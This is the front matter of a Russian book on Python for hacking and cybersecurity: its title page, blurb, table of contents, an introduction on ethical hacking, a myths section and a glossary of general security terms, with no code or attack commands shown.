



Бухарев Р. С.

ХАКИНГ на Python



+ виртуальный диск с кодом

НиТ
издательство
nit.com.ru

БУХАРЕВ Р. С.

ХАКИНГ

на Python

+ виртуальный диск с кодом



"Издательство Наука и Техника"

Санкт-Петербург

УДК 004.42

ББК 32.973

Бухарев Р. С.

Хакинг на Python + виртуальный диск с кодом — СПб.: Издательство Наука и Техника, 2025. — 368 с., ил.

ISBN 978-5-907592-61-2

Данное практическое руководство по хакингу на Python позволит вам погрузиться в захватывающий мир кибербезопасности и изучить основные аспекты использования Python в этой области.

Книга состоит из 6 основных разделов:

- Основы языка Python:** его применение для различных задач хакинга, настройка среды для разработки, включая установку необходимых библиотек и инструментов.
- Сетевое программирование:** работа с сокетами, протоколы и атаки на сетевом уровне (ARP-отравление и снiffeнт трафика), создание простого сервера и клиента для понимания как устанавливать сетевые соединения, отправлять и получать данные между устройствами.
- Веб-хакинг на Python:** инструменты для веб-хакинга (сканеры уязвимостей, взломщики паролей и т.д.), методы взаимодействия с веб-серверами, включая отправку HTTP-запросов, парсинг HTML-страниц и автоматизацию взаимодействия с веб-приложениями.
- Атаки на приложения:** SQL-инъекции, атаки на сессии и куки, кросс-сайтовый скрипting (XSS).
- Защита и взлом Wi-Fi-сетей:** инструменты для аудита и защиты Wi-Fi-сетей, взлом Wi-Fi-паролей, сканирование сетей с использованием библиотеки pywif.
- Защита от хакинга на Python:** библиотеки для шифрования данных, создание инструментов для защиты сетей и систем, включая простые файрволы и системы обнаружения вторжений, мониторинг и анализ сетевой активности и угроз.

В начале каждого раздела приводится список ключевых терминов, инструментов и сервисов, которые будут разобраны в этой главе и могут быть полезны для углубленного изучения темы. Также в книге вы найдете множество практических примеров и заданий, которые предназначены для самостоятельного выполнения, они помогут вам научиться решать реальные задачи и эффективно применять полученные знания в практической деятельности, а именно:

- писать скрипты для автоматизации задач кибербезопасности;
- анализировать сетевой трафик и выявлять потенциальные угрозы;
- разрабатывать собственные инструменты для тестирования на проникновение;
- использовать криптографию для защиты данных;
- создавать системы обнаружения вторжений и реагирования на инциденты.

Книга предназначена для широкого круга пользователей и не требует серьезных знаний для большинства задач, кроме уверенных навыков работы с компьютером. А для тех, кто хочет освоить приемы «посерьезнее», потребуется знание основ программирования.

ISBN 978-5-907592-61-2



9 78590 7592612 >

Контактные телефоны издательства:

(812) 412 70 26

Официальный сайт: www.nit.com.ru

© Бухарев Р. С.

© Издательство Наука и Техника

Содержание

ВВЕДЕНИЕ В МИР ХАКИНГА	11
МИФЫ ХАКИНГА	16
Миф: взлом секретных баз данных за несколько секунд.....	16
Миф: хакеры всегда действуют в одиночку	16
Миф: хакеры всегда используют высокотехнологичное оборудование.....	17
Миф: хакеры всегда действуют в зловредных целях	17
Миф: хакеры всегда оставляют ярлыки своих действий.....	17
ОПРЕДЕЛЕНИЯ ТЕРМИНОВ	19
Этика хакинга.....	27
КЛЮЧЕВЫЕ ПОНЯТИЯ.....	29
Сетевые технологии	29
Языки программирования	31
Базы данных	33
ГЛАВА 1. Основы Python для хакинга.....	37
1.1. ПЛАТФОРМЫ ДЛЯ ОБУЧЕНИЯ PYTHON.....	38
Codecademy	39
Coursera.....	39
edX.....	39
Udemy	40
Khan Academy	40
SoloLearn	40
DataCamp	41
Google's Python Class	41
1.2. УСТАНОВКА И НАСТРОЙКА PYTHON	42
1.2.1. Загрузка и установка Python.....	43
1.2.2. Основы работы с pip	45
1.2.3. Использование виртуальных сред	48
1.3. ОСНОВЫ ЯЗЫКА PYTHON	51
Переменные и типы данных	52
Целочисленные числа (int)	53

Задания для практики по разделу.....	56
Числа с плавающей точкой (float).....	58
Проблемы точности.....	60
Задания для практики по разделу.....	62
Строки (str)	63
Операции со строками	64
Методы строк	65
Задания для практики по разделу.....	67
Списки (list).....	68
Операции со списками.....	68
Методы списков	70
Примеры использования списков	71
Задания для практики по разделу.....	72
Кортежи (tuple).....	74
Примеры создания кортежей.....	75
Преимущества кортежей.....	77
Использование кортежей в Python.....	77
Примеры использования кортежей.....	77
Задания для практики по разделу.....	78
Словари (dict).....	80
Примеры словарей в Python	80
Основные операции со словарями	81
Преимущества словарей	83
Примеры использования словарей.....	84
Задания для практики по разделу.....	85
1.4. УСЛОВНЫЕ ОПЕРАТОРЫ	87
1.4.1. Оператор <i>if</i>	88
Задания для практики по разделу.....	89
1.4.2. Оператор <i>elif</i>	91
Задания для практики по разделу.....	93
1.4.3. Оператор <i>else</i>	95
Задания для практики по разделу.....	97
1.5. ЦИКЛЫ И ИТЕРАЦИИ	99
1.5.1. Подробнее о цикле <i>for</i>	101
Перебор числовых диапазонов с помощью range()	102
Перебор строк.....	102
Использование enumerate()	103

Перебор словарей.....	103
Примеры использования цикла for	104
Задания для практики по разделу.....	105
1.5.2. Подробнее о цикле while	108
Примеры использования цикла while	110
Задания для практики по разделу.....	111
1.6. ФУНКЦИИ	114
Возврат значений из функции	115
Аргументы по умолчанию	115
Переменное число аргументов	116
Примеры использования функций	117
Задания для практики по разделу.....	118
1.7. КЛАССЫ	118
Практические примеры	120
Задания для практики по разделу	121
1.8. SWITCH-CASE В PYTHON	122
Практические примеры использования конструкции switch-case в Python	123
Задания для практики по разделу	125
1.9. РАБОТА С ФАЙЛАМИ	126
Примеры работы с файлами в Python	127
Задания для практики по разделу	128
1.10. РАБОТА С CSV	129
Примеры работы с CSV в Python и аналоги уже выше описанных функций.....	132
Задания для практики по разделу	134
ГЛАВА 2. Сетевое программирование на Python.....	135
2.1. ОСНОВЫ ДЛЯ СЕТЕВОГО ПРОГРАММИРОВАНИЯ	136
Принципы работы сокетов	141
Типы сокетов	141
Применение сокетов	142
Преимущества использования сокетов	143
Создание и управление сокетами	143
Продвинутые темы в сетевом программировании	145

Протоколы и инструменты для анализа и манипулирования сетевым трафиком	146
2.2. РАБОТА С СОКЕТАМИ	147
2.2.1. Основные шаги для работы с сокетами	147
Примеры простого серверного и клиентского приложений..	149
Дополнительные возможности и особенности работы с сокетами	150
Задания для практики по разделу	152
2.2.2. Создание сокетов	153
Семейство адресов (Address Family)	153
Тип сокета (Socket Type)	153
Примеры создания сокетов	154
Задания для практики по разделу	156
2.2.3. Прослушивание и подключение	157
Примеры приложений на прослушивание и подключение...	158
Задания для практики по разделу	159
2.2.4. Обмен данными	160
Примеры клиента для обмена и отправки сообщений.....	161
Задания для практики по разделу	163
2.3. ПРОТОКОЛЫ И АТАКИ НА СЕТЕВОМ УРОВНЕ.....	164
Примеры защиты от атак на сетевом уровне	165
2.3.1. ARP-отравление	166
Задания для практики по разделу	170
2.3.2. Сниффинг трафика	171
Основные шаги сниффинга трафика.....	171
Примеры использования снайферов	172
Примеры использования снайферов в качестве инструментов.	172
Примеры на Python	173
Задания для практики по разделу.....	176

ГЛАВА 3. Веб-хакинг с использованием Python.....177

3.1. ОСНОВЫ HTTP И HTTPS.....	180
3.1.1. Основные принципы работы HTTP	181
3.1.2. Основные принципы работы HTTPS	182
3.1.3. Примеры использования HTTP и HTTPS	183
3.1.4. Методы запросов	184
Задания для практики по разделу.....	189

3.1.5. Анализ заголовков	190
Заголовки запроса	190
Заголовки ответа	191
Общие заголовки	191
Значение анализа заголовков	192
Инструменты для анализа заголовков	192
Задания для практики по разделу	193
3.2. ИНСТРУМЕНТЫ ДЛЯ ВЕБ-ХАКИНГА	194
Сканеры уязвимостей	194
Прокси-инструменты	195
Инструменты для взлома паролей	195
Инструменты для анализа и извлечения информации	196
Практические примеры использования инструментов	196
Задания для практики по разделу	198
3.2.1. BeautifulSoup и парсинг HTML	200
HTML и структура веб-страниц	200
CSS и селекторы	200
HTTP и веб-запросы	200
Работа с API	201
Python и его библиотеки	201
Этические и правовые аспекты парсинга	201
Практические советы и передовые практики	202
Установка BeautifulSoup	202
Парсинг HTML	202
Извлечение данных	203
Навигация по дереву элементов	203
Полный пример парсинга	204
Задания для практики по разделу	209
User-Agent	212
CAPTCHA	214
Пример рабочего процесса с 2Captcha	218
Основные аспекты эмуляции человеческого поведения	219
Инструменты для эмуляции человеческого поведения	220
Пример эмуляции человеческого поведения с помощью Selenium	221
3.2.2. Requests для отправки HTTP-запросов	225
Задания для практики по разделу	227
3.2.3. Selenium для автоматизации веб-браузера	227
Задания для практики по разделу	232

ГЛАВА 4. Атаки на приложения.....233

4.1. ОСНОВЫ ПО БАЗАМ ДАННЫХ.....237

Типы баз данных.....	237
Основные понятия и термины SQL.....	238
Основные элементы SQL.....	239
Нормализация и денормализация данных.....	240
Транзакции и целостность данных.....	241
Запросы SQL.....	241
Управление доступом и безопасность.....	242
Внедрение SQL-инъекций.....	242
Атаки на сессии пользователей и куки (нет, не атака на печеньки, хотя автору этого бы хотелось)	243

4.2. SQL-ИНЪЕКЦИИ.....243

Задания для практики по разделу	247
4.2.1. Определение уязвимостей	248
Задания для практики по разделу	255
4.2.2. Использование SQL-инъекций для атак	256
Принципы SQL-инъекций	256
Примеры SQL-инъекций	256
Пример реализации на Python	257
Защита от SQL-инъекций.....	258
Примеры использования SQL-инъекций для атак	265
Задания для практики по разделу	266

4.3. АТАКИ НА СЕССИИ И КУКИ.....267

4.3.1. Основы и определения	267
4.3.2. Перехват и изменение данных сессий.....	271
4.3.3. Методы обхода механизмов аутентификации.....	276

ГЛАВА 5. Безопасность, взлом и защита Wi-Fi-сетей.....281

5.1. ОСНОВЫ БЕСПРОВОДНЫХ СЕТЕЙ.....285

5.1.1. Основные принципы.....	285
5.1.2. Стандарты Wi-Fi	286
Пример сканирования доступных сетей с использованием библиотеки <code>pywifi</code>	291

Задания для практики по разделу.....	292
5.1.3. Режимы работы беспроводных устройств.....	294
Режим инфраструктуры (Infrastructure Mode).....	294
Режим ад-хок (Ad-hoc Mode).....	295
Режим моста (Wireless Bridge Mode).....	295
Режим повторителя (Repeater Mode)	296
5.2. ВЗЛОМ WI-FI-ПАРОЛЕЙ.....	299
5.2.1. Использование инструментов для аудита Wi-Fi.....	301
Aircrack-ng	301
Kismet	302
Wireshark	302
Reaver.....	303
Fern WiFi Cracker	303
Scapy	304
pywifi	305
Wireless.....	305
Scapy-HTTP	306
Pyshark	306
Задания для практики по разделу.....	311

ГЛАВА 6. Защита от хакинга на Python..... 313

6.1. БИБЛИОТЕКИ ДЛЯ ШИФРОВАНИЯ ДАННЫХ.....	314
6.2. ОСНОВЫ КИБЕРБЕЗОПАСНОСТИ	316
6.2.1. Общая концепция	316
6.2.2. Методы обнаружения атак.....	319
Системы обнаружения вторжений (IDS).....	319
Системы обнаружения вторжений в реальном времени (RTIDS)	320
Системы противодействия атакам (IPS).....	320
Мониторинг журналов событий	321
Анализ трафика сети.....	321
Использование сетевых сенсоров	321
Машинное обучение и анализ больших данных.....	322
Практики защиты от взлома	325
6.2.3. Особенности практик защиты от взлома	328

6.3. РАЗВИТИЕ НАВЫКОВ: СОЗДАНИЕ СОБСТВЕННЫХ ИНСТРУМЕНТОВ БЕЗОПАСНОСТИ.....	336
6.3.1. Практическое задание: разработка сканера уязвимостей.....	338
Шаги выполнения	338
6.3.2. Практическое задание: создание инструмента для обнаружения ARP-отравления	340
Шаги выполнения	340
6.3.3. Практическое задание: реализация инструмента для обнаружения сетевого снiffeинга.....	342
Шаги выполнения	342
6.3.4. Практическое задание: разработка простого файрвола	346
Шаги выполнения	346
ГЛАВА 7. Современные вызовы и тренды в сфере хакинга..351	
7.1. ОСНОВНЫЕ ВЫЗОВЫ И ТРЕНДЫ ПО КИБЕРБЕЗОПАСНОСТИ	352
Распространение IoT (Интернета вещей).....	352
Угрозы и атаки на облачные сервисы	353
Социальная инженерия и фишинг	353
Мобильные угрозы	353
Распространение искусственного интеллекта и машинного обучения..	354
Угрозы кибершпионажа и кибервойны.....	354
Блокчейн и криптовалюты	355
7.2. ПЕРСПЕКТИВЫ РАЗВИТИЯ НАВЫКОВ ХАКЕРА НА PYTHON.....	355
Глубокое понимание языка Python	356
Изучение библиотек и фреймворков	356
Развитие навыков в области сетевой безопасности.....	357
Изучение машинного обучения и искусственного интеллекта.....	357
Развитие навыков в области веб-хакинга.....	357
7.3. РЕСУРСЫ ДЛЯ ДОПОЛНИТЕЛЬНОГО ИЗУЧЕНИЯ.....	358
Онлайн-курсы и платформы для обучения	358
Книги	359
Веб-сайты и блоги	360
Инструменты и библиотеки.....	360
Форумы и сообщества.....	361
ЗАКЛЮЧЕНИЕ.....	362
СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ ИНФОРМАЦИИ	364

Введение в мир хакинга

В современном мире технологий, одним из базовых является навык кибербезопасности. Его преподают школьникам, студентам, старшему поколению. С каждым годом количество новостей о взломах и угрозах в сети только растёт. Мы слышим о взломах аккаунтов известных личностей или мошеннических схемах почти каждый день. И, как вам скажет любой эксперт по кибербезопасности, главную угрозу зачастую представляет сам пользователь — будь то слабые пароли или использование стандартных учетных данных. Однако эта книга не о человеческой психологии, а о кибербезопасности с практической точки зрения; она охватывает все аспекты, связанные с кодом и технологиями, которые нас окружают.

Кибербезопасность – это обширная область знаний и навыков, необходимых для защиты. В целом, есть базовые навыки, они ещё называются навыками компьютерной грамотности, мы же рассмотрим тему более глубоко. Ведь в наше время базовое понимание кибербезопасности является столь же важным, как и умение пользоваться компьютером или смартфоном, и, как ни парадоксально, критически значимым для выживания. Хакеры, стремящиеся проникнуть в системы, используют различные методы и техники для обнаружения или эксплуатации уязвимостей. Наша задача, как специалистов по кибербезопасности, заключается в предвидении этих угроз.

Практическая часть этой книги будет сосредоточена в основном на языке программирования Python. Изредка мы будем обращаться к JavaScript, HTML. Книга ориентирована не на абсолютных новичков, надеюсь, объяснить, как включать компьютер никому не надо, поэтому мы не будем начинать с основ Интернета. Если какие-то части вам уже знакомы или вы

является в ней экспертом (такое тоже может быть), смело пропускайте их, но, возможно, вы найдёте там что-то новое и полезное (автор на это очень сильно надеется). В начале каждой главы приводится список ключевых терминов, которые будут в ней разобраны, инструментов и сервисов, которые могут быть полезны для углубленного изучения темы, всё в эту книгу не поместится, придется походить по сайтам и почитать там.

Почему именно Python? Он завоевал популярность в сфере кибербезопасности, да и не только в ней, благодаря своей простоте, мощи и гибкости, да и не только в кибербезопасности. Этот язык предоставляет широкие возможности для автоматизации задач, анализа данных и создания сложных алгоритмов, плюс мы говорим про новичков, а для этого нужна простота и понятность. Благодаря своей читаемости и логике Python является идеальным выбором как для начинающих (его просто выучить), так и для опытных программистов (много библиотек и много кто пишет).

Многочисленные возможности и богатая экосистема библиотек делают Python незаменимым для разработки. На нем разрабатываются или разрабатывались инструменты аудита безопасности, проведения тестирования на проникновение и создания защитных механизмов, да и много чего ещё.

Python активно используется повсеместно, как в Data Science, так и в разработке Backend и в других направлениях, где создаются инструменты от плагинов до чат-ботов. Даже часть оборудования, отправленного в космос, функционирует благодаря Python, что звучит просто невероятно. Надеюсь, я смог убедить вас в его выборе, и мы больше не будем задаваться вопросом: «Почему именно Python?».

Выбранный язык предлагает множество специализированных библиотек и фреймворков, которые значительно упрощают разработку приложений для кибербезопасности. Например:

- **Scapy** – для анализа сетевого трафика и создания пакетов данных.
- **Requests** – для работы с HTTP-запросами.
- **BeautifulSoup** – для парсинга HTML и анализа веб-страниц.
- **Paramiko** – для работы с SSH-соединениями.
- **PyCrypto** – для выполнения криптографических операций.

Для успешного использования, существует множество готовых инструментов, которые можно найти в Интернете и адаптировать под свои нужды. Некоторые из них мы упомянем в следующих главах. Достаточно точно сформулировать запрос в поисковой системе, и вам будут предложены тысячи различных инструментов, которые можно применять в своих проектах, но всё-таки предлагаю сначала дочитать книгу до конца и уже потом садиться за подобный поиск. Именно поэтому в данном руководстве я не представляю конкретные примеры—вы легко сможете найти их самостоятельно, проверено на практике.

Цель этого руководства — не просто передать теоретические знания, но и помочь вам освоить их на практике, направив вас в нужное русло, помочь понять теорию, которая очень важна, и также попрактиковаться, что не менее важно. В книге вы найдете множество практических примеров и заданий, которые предназначены для самостоятельного выполнения. Эти упражнения помогут вам научиться решать реальные задачи и эффективно применять полученные знания в практической деятельности.

Практическая ориентация книги подразумевает, что вы будете не просто читать теорию, но и выполнять задания, которые помогут закрепить материал и развить практические навыки. Вы научитесь:

- Писать скрипты для автоматизации задач кибербезопасности.
- Анализировать сетевой трафик и выявлять потенциальные угрозы.
- Разрабатывать собственные инструменты для тестирования на проникновение.
- Использовать криптографию для защиты данных.
- Создавать системы обнаружения вторжений и реагирования на инциденты.

Теперь, когда введение завершено, давайте вместе окунемся в захватывающий мир хакинга с использованием Python и научимся защищать себя и других от киберугроз. Эта книга станет вашим надежным проводником в мире кибербезопасности, где вы приобретете знания и навыки, необходимые для того, чтобы стать настоящим экспертом в этой области. Готовьтесь к интересным открытиям и увлекательным приключениям, которые ждут вас на пути к освоению Python и искусству кибербезопасности.

Для начала давайте разберемся, что вообще такое хакинг и с чем его едят. Кто такой вообще хакер? К сожалению, отвечу сразу: просто бить по клавиатуре недостаточно для того, чтобы что-то взломать, даже чайник, хотя очень хочется.

Хакинг — это не просто совокупность методов и техник для проникновения в компьютерные системы. Это настоящее искусство, объединяющее в себе глубокие знания, практические навыки и творческий подход. В мире хакинга каждый компьютерный узел может быть как потенциальной точкой входа, так и неприступной крепостью. Овладение этим искусством требует не только основательного понимания технологий, но и умения мыслить вне рамок стандартного, а также способности решать сложные и нестандартные задачи.

Хакеры — это исследователи, архитекторы безопасности (иногда не совсем архитекторы) и новаторы, постоянно совершенствующие свои навыки и методы. Они изучают уязвимости, находят слабые места и разрабатывают эффективные меры защиты. Этичный хакер стремится к обеспечению безопасности и защите данных, тогда как малициозный хакер (читай как «не совсем хороший человек») использует свои знания для незаконных целей — от взлома веб-сайтов до кражи личной информации.

Этичные хакеры, также известные как **белые хакеры**, работают на благо общества, улучшая безопасность систем. Они находят и исправляют уязвимости, предотвращая потенциальные атаки. **Черные хакеры**, напротив, используют свои навыки для личной выгоды или причинения вреда. Существуют также **серые хакеры**, которые действуют вне закона, но иногда помогают исправлять уязвимости после их обнаружения.

В хакинге ключевыми понятиями являются **уязвимости**, **эксплойты**, **криптография**, **сетевые протоколы** и многие другие. Их освоение поможет понять суть процесса хакинга, его методики и инструменты, лучше осознать, что применяется и как это называется.

- **Уязвимости** – слабые места в программном обеспечении или системе, которые могут быть использованы злоумышленником для получения несанкционированного доступа.
- **Эксплойты** – программы или скрипты, используемые для эксплуатации уязвимостей и выполнения нежелательных действий в системе.
- **Криптография** – наука о шифровании данных для обеспечения их конфиденциальности и целостности.
- **Сетевые протоколы** – наборы правил и стандартов, определяющие формат и порядок обмена данными в компьютерных сетях.

В современной культуре хакеры часто изображаются в кино и литературе как мистические и таинственные фигуры, способные взломать любую систему за считанные секунды. Однако реальный мир хакинга имеет свои особенности, которые не всегда совпадают с представлениями из кино. Давайте разберем, что правда, а что миф в мире хакинга.

Мифы хакинга

Миф: взлом секретных баз данных за несколько секунд

Реальность: хакинг — это сложный и длительный процесс, требующий значительных усилий, времени и глубоких знаний. Взлом баз данных — это не просто пара нажатий на клавиатуру, и уж точно не хаотичные удары по клавишам (поверьте, автор проверял). Это тщательно спланированная операция, которая может занять дни, недели или даже месяцы, особенно если речь идет о взломе хорошо защищенной системы.

Миф: хакеры всегда действуют в одиночку

Реальность: в мире кибербезопасности существует целое сообщество, где специалисты активно обмениваются знаниями, опытом и инструментами. Это могут быть как онлайн-сообщества, так и сотрудничество в рамках организаций или команд. Коллективные усилия часто приводят к более успешным результатам, чем работа в одиночку. Хакеры участвуют в конференциях, форумах и хакатонах, где они делятся своими открытиями, обсуждают новые подходы и постоянно учатся чему-то новому.

Миф: хакеры всегда используют высокотехнологичное оборудование

Реальность: хакеры используют различные инструменты, начиная от простых скриптов на Python и заканчивая сложными программными пакетами для аудита безопасности. Важно понимать, что даже самый простой скрипт может быть эффективным инструментом в руках опытного специалиста. Часто используется обычное оборудование, и важнее всего здесь не мощность техники, а знания и навыки хакера.

Миф: хакеры всегда действуют в зловредных целях

Реальность: хакеры могут быть как белыми, так и черными. Белые хакеры работают в области кибербезопасности, защищая системы и выявляя уязвимости, тогда как черные хакеры занимаются киберпреступлениями. Есть также серые хакеры, которые действуют по своим собственным мотивам. Белые хакеры помогают компаниям и государственным организациям улучшать их безопасность и защищаться от кибератак.

Миф: хакеры всегда оставляют ярлыки своих действий

Реальность: хакеры, особенно профессиональные, стремятся к анонимности. Оставление ярлыков своих действий может повлечь за собой негативные последствия в виде ареста и судебного преследования. Вот почему многие хакеры предпочитают оставаться в тени. Современные методы цифрового следа позволяют отследить действия злоумышленника, поэтому хакеры используют сложные методы сокрытия своих следов.

Реальность — это не кино, но прежде, чем вы закроете эту книгу, хочу заверить вас: здесь тоже есть свои хитрости и увлекательные моменты. В реальном мире основными факторами успеха являются знания, опыт и тщательная подготовка. Хакинг требует постоянного обучения и умения адаптироваться к новым технологиям и методам защиты. Это процесс непрерывного самосовершенствования и освоения новых техник, который требует времени и упорства.

Этичный хакинг включает в себя множество аспектов, таких как тестирование на проникновение, аудит безопасности, разработка защитных мер и обучение пользователей. Как ни странно, но чаще всего этичными хакерами становятся хакеры, которые раньше нарушали закон. Им проще всего понять, как мыслит преступник, поэтому у них лучше всего получается защита. Но чаще всего, конечно, это специально обученные люди, которые проводят комплексную аудит-проверку всех систем.

Аудит безопасности представляет собой комплексную проверку информационной системы или пользователей с целью выявления возможных уязвимостей и несоответствий. Напоминаю, что чаще всего идёт социальный взлом, так что иногда приходится тестировать систему от самих пользователей этой системы. В рамках аудита специалисты проверяют настройки безопасности, управляют доступом, оценивают защиту данных и проверяют уязвимости программного обеспечения.

Разработка защитных мер включает в себя создание и внедрение различных технических и организационных решений для обеспечения безопасности информационных систем. Это может включать использование межсетевых экранов, систем обнаружения вторжений, антивирусных программ, а также регулярное обновление программного обеспечения и обучение сотрудников правилам безопасного поведения в сети.

Обучение пользователей – важный аспект этичного хакинга, так как многие кибератаки начинаются с социальной инженерии, направленной на обман пользователей и получение доступа к конфиденциальной информации. Этичные хакеры проводят тренинги и семинары, направленные на повышение осведомленности сотрудников о современных угрозах и методах их предотвращения.

Этичные хакеры играют ключевую роль в создании более безопасного цифрового мира, помогая организациям предвидеть и предотвращать киберугрозы. Они работают над тем, чтобы защитить данные, обеспечить конфиденциальность информации и предотвратить финансовые потери, связанные с кибератаками.

В следующих главах мы рассмотрим основные понятия и методы хакинга, погрузимся в практические аспекты и научимся защищаться от киберугроз. Изучим различные техники взлома, от простейших до более сложных, а также методы защиты от них. Практические задания помогут вам закрепить полученные знания и применить их на практике. Независимо от вашего уровня подготовки, вы сможете узнать что-то новое и полезное, что поможет в дальнейшем совершенствовании своих навыков в области кибербезопасности.

Определения терминов

Для того чтобы глубже понимать мир хакинга, важно усвоить основные термины и понятия, используемые в этой области. От знания основных терминов зависит эффективность общения в сообществе хакеров, а также понимание специализированной литературы и документации, в том числе и данного практического руководства. Заучивать не надо, даже если очень хочется. В основном можно просто возвращаться к данному разделу.

Хакинг – представляет собой процесс исследования компьютерных систем, сетей и программного обеспечения с целью обнаружения уязвимостей и обхода защитных механизмов для получения несанкционированного доступа или достижения других целей. Этот процесс может включать в себя широкий спектр техник и методов, начиная от анализа исходного кода и заканчивая использованием приемов социальной инженерии.

Хакер – специалист, занимающийся хакингом, называется хакером. Хакер может быть как добродорядочным исследователем безопасности, так и злоумышленником, в зависимости от его намерений и действий. Хакеры делятся на несколько категорий: белые хакеры (этичные), черные хакеры (злоумышленники), и серые хакеры (что-то среднее между белыми и черными).

Этика хакинга – это совокупность принципов и правил, определяющих допустимые методы и цели хакерской деятельности. Она включает в себя уважение к чужой собственности, конфиденциальности и неприкосновенности личной информации. В следующей главе мы более подробно рассмотрим эти аспекты, чтобы лучше понять, какие нормы и стандарты должны соблюдать хакеры в своей работе.

Взлом – это процесс неправомерного проникновения в компьютерные системы или сети с целью нарушения их целостности, конфиденциальности или доступности. Взлом может быть нацелен на кражу данных, изменение информации или просто на вывод системы из строя.

Экспloit – это программный код или набор инструкций, используемый для эксплуатации уязвимости в компьютерной системе или программном обеспечении с целью выполнения определённых действий, таких как получение удаленного доступа или выполнение команд на целевой системе. Эксплойты могут быть написаны на различных языках программирования и варьироваться от простых скриптов до сложных программных пакетов.

Backdoor – это скрытый способ доступа к компьютерной системе или программному обеспечению, который обходит стандартные механизмы аутентификации и авторизации. Бэкдоры часто устанавливаются злоумышленниками после первоначального взлома системы, чтобы обеспечить себе постоянный доступ.

Фишинг – это метод социальной инженерии, при котором злоумышленник пытается обманом получить у пользователей их конфиденциальные данные, такие как логины, пароли или банковские реквизиты. Фишинг обычно осуществляется через элек-

тронную почту, но может включать и другие формы общения, такие как телефонные звонки или текстовые сообщения.

DDoS-атака – это атака на компьютерную систему или сеть, при которой злоумышленник пытается перегрузить её большим количеством запросов или трафика, что приводит к отказу в обслуживании для легитимных пользователей. DDoS-атаки часто используются для выведения из строя веб-сайтов и онлайн-сервисов.

Rootkit – это ПО, которое скрыто в операционной системе и предназначено для обеспечения постоянного незаконного доступа. Руткиты могут изменять системные файлы и процессы, делая их трудно обнаруживаемыми стандартными методами.

Криптография – это область, которая изучает шифрование и дешифрование информации. Чаще всего используется для обеспечения конфиденциальности и целостности данных, а также для аутентификации пользователей и ресурсов. Основные методы криптографии мы разберем в следующих главах.

Аутентификация – это процесс подтверждения пользователя или устройства. Условно говоря, это консьерж на входе. Аутентификация может быть выполнена с помощью паролей (которые защищены криптографией), биометрических данных, токенов и других методов, о них также поговорим чуть позже.

Авторизация – это уже предоставление пользователю или устройству определённых прав и привилегий. Для запоминания: аутентификация проверяет вас, а вот авторизация даёт вам всё необходимое, чтобы вы уже взаимодействовали в системе.

Уязвимость – это слабое место в системе безопасности, которое может быть использовано злоумышленником для компрометации системы. Уязвимости могут существовать в программном обеспечении, аппаратуре или процессах.

Митм-атака (MITM-атака) – это атака типа «человек посередине», при которой злоумышленник перехватывает и, возможно, изменяет сообщения, передаваемые между двумя сторонами, которые считают, что общаются напрямую друг с другом.

Социальная инженерия – то, про что автор будет говорить всю книгу, а именно это метод, который использует манипуляции, дополнительную информацию и прочее для получения ваших данных. Вы можете делать какую угодную защиту, а пользователь поставит пароль в виде даты рождения и ваша безопасность не поможет.

Шифрование – это процесс преобразования данных в форму, недоступную для неавторизованных пользователей. Шифрование используется для защиты информации при передаче и хранении.

Хэширование – это процесс преобразования данных в фиксированную строку символов, которая уникально представляет оригинальные данные. Хэширование используется для проверки целостности данных и безопасного хранения паролей.

Малварь (Malware) – это вредоносное программное обеспечение, созданное для нанесения ущерба компьютерам или сетям. Виды малвари включают вирусы, черви, трояны, шпионские программы и программы-вымогатели.

API (Application Programming Interface) — это набор инструментов и протоколов для взаимодействия программных компонентов, позволяющий различным программам обмениваться данными и функциями.

ARP (Address Resolution Protocol) — это протокол, используемый для сопоставления IP-адресов с MAC-адресами в локальной сети.

ARP-отравление (ARP Spoofing) — это атака, при которой злоумышленник отправляет ложные ARP-сообщения для изменения таблицы маршрутизации, что позволяет ему перехватывать трафик между устройствами в сети.

Audit — комплексная проверка безопасности информационной системы.

Backdoor — это программный код или механизмы, позволяющие обходить обычные средства аутентификации и получать несанкционированный доступ к системе.

Брутфорс (brute force) — это метод атаки, при котором злоумышленник перебирает все возможные комбинации паролей до тех пор, пока не будет найден правильный.

CAPTCHA — это тест, используемый для различения человека и машины, часто применяемый для предотвращения автоматических регистраций и других действий на веб-сайтах.

CSRF (Cross-Site Request Forgery) — это атака, при которой злоумышленник заставляет пользователя выполнить нежелательное действие на доверенном веб-сайте, на котором пользователь аутентифицирован.

Cookie — это небольшой файл, создаваемый веб-сайтом и сохраняемый на устройстве пользователя для хранения информации о сеансе и предпочтениях.

DDoS (Distributed Denial of Service) — это атака, при которой большое количество запросов направляется на сервер, чтобы вывести его из строя.

Dictionary Attack — это атака, при которой используется предварительно собранный список слов (словарь) для подбора пароля.

DNS (Domain Name System) — это система, используемая для сопоставления доменных имен с IP-адресами, облегчающая пользователям доступ к веб-сайтам по именам вместо цифровых адресов.

Encryption — это процесс преобразования информации в форму, недоступную для чтения без специальных знаний (ключа), обеспечивающий конфиденциальность данных при передаче и хранении.

Exploit — программа или код, использующие уязвимости для выполнения несанкционированных действий в системе.

IDS (Intrusion Detection System) — система обнаружения вторжений, анализирующая сетевой трафик и системные журналы на предмет подозрительной активности.

IP (Internet Protocol) — протокол, используемый для передачи данных в сети Интернет.

IP Spoofing — процесс или атака, при которой злоумышленник подменяет IP-адрес отправителя для скрытия своей личности, условно говоря, когда вам отправляется почтовое письмо с неверным адресом отправителя, точнее несуществующим.

JavaScript — язык программирования, используемый для создания интерактивных элементов на веб-страницах.

MFA (Multi-Factor Authentication) — многофакторная аутентификация, требующая нескольких доказательств для подтверждения личности пользователя.

MITM (Man-in-the-Middle) — атака, при которой злоумышленник перехватывает и изменяет коммуникации между двумя сторонами без их ведома.

Scripting — процесс написания небольших программ для автоматизации задач.

SQL Injection — атака, при которой в запрос вставляется вредоносный SQL-код в запрос, что позволяет выполнить нежелательные действия в базе данных, а именно дать больше прав хакеру, удалить или изменить какие-либо данные.

SSL/TLS — протоколы шифрования, обеспечивающие безопасность передачи данных в Интернете. Это пресловутые https, про которые и в 2024-2025 годах ещё некоторые не знают.

UDP (User Datagram Protocol) — протокол передачи данных, не гарантирующий доставку, используемый для быстрой передачи данных в сетях.

URL (Uniform Resource Locator) — адрес ресурса в Интернете. Как и у всякого дома есть адрес, так и у каждого сайта он тоже есть, иначе бы мы запутались в Интернете.

User-Agent — заголовок, содержащий информацию браузере, операционной системе и других данных пользователя.

VPN (Virtual Private Network) — это то, про что мы узнали в последнее время, когда отключали сервисы, а именно виртуальная сеть, которая позволяет нам подменять свое местоположение, IP, а также некоторые сети, которые позволяют обеспечить дополнительную безопасность.

